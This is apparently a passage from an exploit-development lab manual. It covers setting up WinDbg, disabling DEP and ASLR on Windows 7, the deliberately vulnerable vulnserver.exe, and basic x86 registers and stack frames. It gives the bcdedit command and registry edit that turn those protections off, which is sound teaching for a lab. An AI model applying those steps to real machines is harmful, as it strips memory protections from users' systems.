The **Call Stack** allows us to see where execution of code is currently taking place and where it eventually will take place. The call stack maps where each region of execution will return to once it has completed.

Now that our WinDbg setup is complete, let's save this workspace as our default setup. This means every time WinDbg is started, these windows will automatically populate. To save the current configuration, select **File** > **Save Workspace**. After saving the workspace, select **File** > **Save Workspace As**




Figure 11: Saving the default workspace in WinDbg

Select **OK** to continue. To test our configuration, exit out of WinDbg and restart it. If all goes well, the windows we have just talked about and opened should auto populate.

Before moving on, I would also recommend installing Google Chrome, as our ASLR configuration shown in the next session may potentially “brick” Internet Explorer.

6. Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR)

Before moving on, let's address DEP and ASLR. DEP and ASLR are mitigations implemented by the OS to mitigate binary exploitation (the type of exploitation we are dealing with that refers to exploiting binaries). We will dig deeper into these mitigations in due time, but for now let's talk about them at a high level. The vulnerabilities we are going to talk about here are buffer overflows for the most part (at least, at first). The vulnerabilities will allow us to overwrite certain parts of the stack (memory). DEP is a mitigation that does not allow execution of foreign code on the stack. The stack, with DEP enabled, either has write permissions OR execute permissions- but not both simultaneously. In later lab manuals, we will talk about bypassing DEP with an exploit technique called return-oriented programming (ROP).

ASLR is a mitigation that randomizes memory addresses upon reboot. This may not seem like much now, but later on we will see why ASLR is pretty decent mitigation at the OS level. There are some flaws in ASLR that potentially will allow us to bypass it in the future (especially on x86).

However, we have to learn to walk before we can run. This means **WE ARE GOING TO DISABLE DEP AND ASLR FOR THE TIME BEING**. This is because we need to learn the basics before we can bypass mitigations. Let's outline how to turn off DEP and ASLR. In the future, we will be bypassing ASLR and DEP.

Open up **cmd.exe** as an administrator by clicking on the **Start** button on Windows 7 and searching **cmd**. Right click and select **Run as administrator**.




Figure 1: Opening **cmd.exe** as an Administrator




Figure 2: Administrative **cmd.exe**

Execute the following command, to disable DEP entirely: `bcdedit.exe /set {current} nx AlwaysOff`




Figure 3: Disabling DEP

Now, let's disable ASLR as well. To disable ASLR, we need to edit a registry key in Windows. Open up the **Registry Editor** by pressing **Window Key** + **R** on your keyboard and entering **regedit**.




Figure 4: Accessing **Registry Editor** via **Run** window

Navigate to `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management`. Follow the below screenshots to get there.




Figure 5: Navigating to **Control**

(THE BELOW SCREENSHOT STARTS WITHING **Control** sub key)




Figure 6: Reaching the correct subkey **Memory Management**

Now we need to supply our own value here to disable ASLR. Right click in any of the white space of the list of values and select **New** > **DWORD (32-bit) Value**.




Figure 7: Adding a new value to the **Memory Management** subkey

You now should be able to add your own value. Name the value **MoveImages** and leave it with the default value of **0x00000000**.




Figure 8: Implementing a value of **MoveImages**

DEP and ASLR should now be disabled. Reboot your system now to make sure that these changes have been made.

7. Kali Linux

Please follow along with the following article on how to install Kali Linux (as this is where we will be executing our exploits from): https://thecybersecurityman.com/2018/09/06/installing-kali-linux-in-vmware-workstation-player-vmware-tools-included/. Pretty self-explanatory.

8. vulnserver.exe

Vulnserver.exe is an application created by Stephen Bradshaw which is an intentionally vulnerable piece of software to allow exploit developers, researchers, and penetration testers to hone their exploit development skills- and practice new techniques. It can be found here: https://github.com/stephenbradshaw/vulnserver. **ALL YOU WILL NEED TO DOWNLOAD IS vulnserver.exe and essfunc.dll. PLACE THEM BOTH ON THE WINDOWS 7 DESKTOP**. Vulnserver.exe binds to port 9999 by default and exposes that port to the network. Vulnserver allows for various network commands, each containing different methods for exploitation, that can be fuzzed (a concept explained in latter portions of this lab manual), crashed, and manipulated to execute arbitrary code. We will take a closer look at how to exploit this vulnerable piece of software in hopes we can obtain some 1337 shellz 😊.

10. x86 Architecture and the Stack Data Structure

This lab manual (and a few lab manuals subsequently) will be centered around the x86 architecture. There are many architectures utilized by CPUs today, namely: ARM, x86, and x64. As you may or may not know- CPUs utilize what we call as “registers” to transfer data through the OS. The x86 architecture has the ability to support 32-bits (4 bytes) of data in each of its registers- meaning 32-bits (4 bytes) of data can be sent in parallel throughout the OS.

Here is a list of the important x86 CPU registers and their general functionality (these are in no particular order):

1. EAX – Accumulator (used for performing calculations and used for status codes)
2. EBX – A base register (not the base pointer, but can be used as a base for other data)
3. ECX – Counter (counts for iterations of execution, etc)
4. EDX – Data (used for I/O and for other calculations)
5. ESI – Source (input data location may be stored here)
6. EDI – Destination (destination address for operands may be stored here)
7. **ESP** – Stack pointer (points to the current top of the stack)

8. **EIP** – Instruction pointer (points to the current memory address currently executing)
9. **EBP** – Base pointer (points to the base of the stack- which is the beginning of the stack frame)

Before we get more in depth with the x86 CPU registers (later in this section), you may be asking- "What is the stack?" or "What is a stack frame?" The "stack" generally refers to the stack frame that is currently executing (you will see why this is only partially true in a second). **Throughout this course we will refer to "the stack" as the current stack frame**. However, there is a difference between the "stack" and a "stack frame".

A stack frame essentially is the collection of data (variables, function parameters, etc) that is stored on the stack. Imagine you have a single potato sack, along with one hundred potatoes- and you need a way to store those potatoes. Logic tells us you would store the potatoes in the potato sack. Think of stack frames as the potatoes, and the stack as the potato sack. The stack frames make up the stack, just as the potatoes make up the potato sack. There are many stack frames (just like potatoes) **but** there is only one stack (just like the potato sack) to place them in (Note- there are exceptions to this statement about "one

stack". Each thread of a process technically has its own stack- but for this course we will not worry about that). Just remember each function gets its own stack frame on the stack.

Think about how an **.exe** (executable) gets created in Windows. Generally, a C, C++, or C# program is created and then compiled into an executable. These programs most likely made up of multiple functions. This is why there are multiple stack frames stored on the stack! Each function of a program will have its own stack frame to store its data (local variables, function parameters, etc) on the stack- to be able to access said data when the time comes for that function to execute. When the stack is done with a stack frame, it moves on to the next one. Let's conceptualize the stack and a stack frame visually.




Figure 1: Visualization of the stack frame

Figure 1 is a representation of what a stack frame looks like at a high level. The first item on any stack frame is the address of the previous EBP value (which is denoted by Figure 1 as the “Previous stack frame”, as EBP points to the stack frame). Next on the frame are the function’s parameters which are passed to the program. This will vary between applications, as some programs will not pass any function parameters. The next item, as you can see, is the “return” address- or where the program will return to when the current stack frame has finished executing. After the return address, we have the address of our current stack frame (EBP), along with room for local variables for any local memory allocations, etc. This is generally the place where vulnerabilities will arise, especially with poorly written code. The “return” address will be very valuable to us, as you will see in later sections of this lab manual. The last item on the stack frame is ESP, which points to the top of the stack.

Before moving on, take a look at the “Higher memory addresses” and “Lower memory addresses” in Figure 1 above. The stack, for our purposes, is of the LIFO (last in first out) architecture. This means the last item to be placed onto the stack will be the first item removed from the stack. This also means that as items are added onto the stack, the stack grows towards the lower memory addresses (outlined later on in this section). Think of it like this- let’s say you had a

stack of one hundred delicate plates placed on a table. If you wanted to remove the plates from the table, you wouldn't want to start by removing the bottom plate- as everything would come crashing down. You would start with the first plate (which was the last plate placed) and go from there. The same concept applies to the stack data structure. This will all be explained in greater detail later on. Now that we have established what the stack frame is conceptually, let's see how it is implemented programmatically in C and x86 assembly code. Take a look at Figure 2.

```
void MyFunction3(int x, int y, int z)
{
  int a, b, c;
  ...
  return;
}
```

Figure 2: C pseudo code (Wikibooks x86 Disassemble and Stack Frames)

This simple program has three function parameters: `int x`, `int y`, and `int z`. In addition, there are three local variables: `int a`, `int b`, and `int c`. Let's see how this program looks in assembly (pseudo-code), in context of its stack frame setup.

```
_MyFunction3:
  push EBP                          ; Push old stack frame to stack
  mov EBP, ESP                      ; Create new stack frame
  sub ESP, 12                       ; Allocate room for 3 local variables (int a,b,c) (4x3 = 12)

  mov dword ptr [EBP+16], 0x80      ; Begin function parameters- int z (0x80 = z)
  mov dword ptr [EBP+12], 0x79      ; int y (0x79 = y)
  mov dword ptr [EBP+8], 0x78       ; int x (0x78 = x)

  ; EBP + 4 is reserved for return address
  ; EBP

  mov dword ptr [ESP], 0x43         ; Begin local variables - int c (0x43 = c)
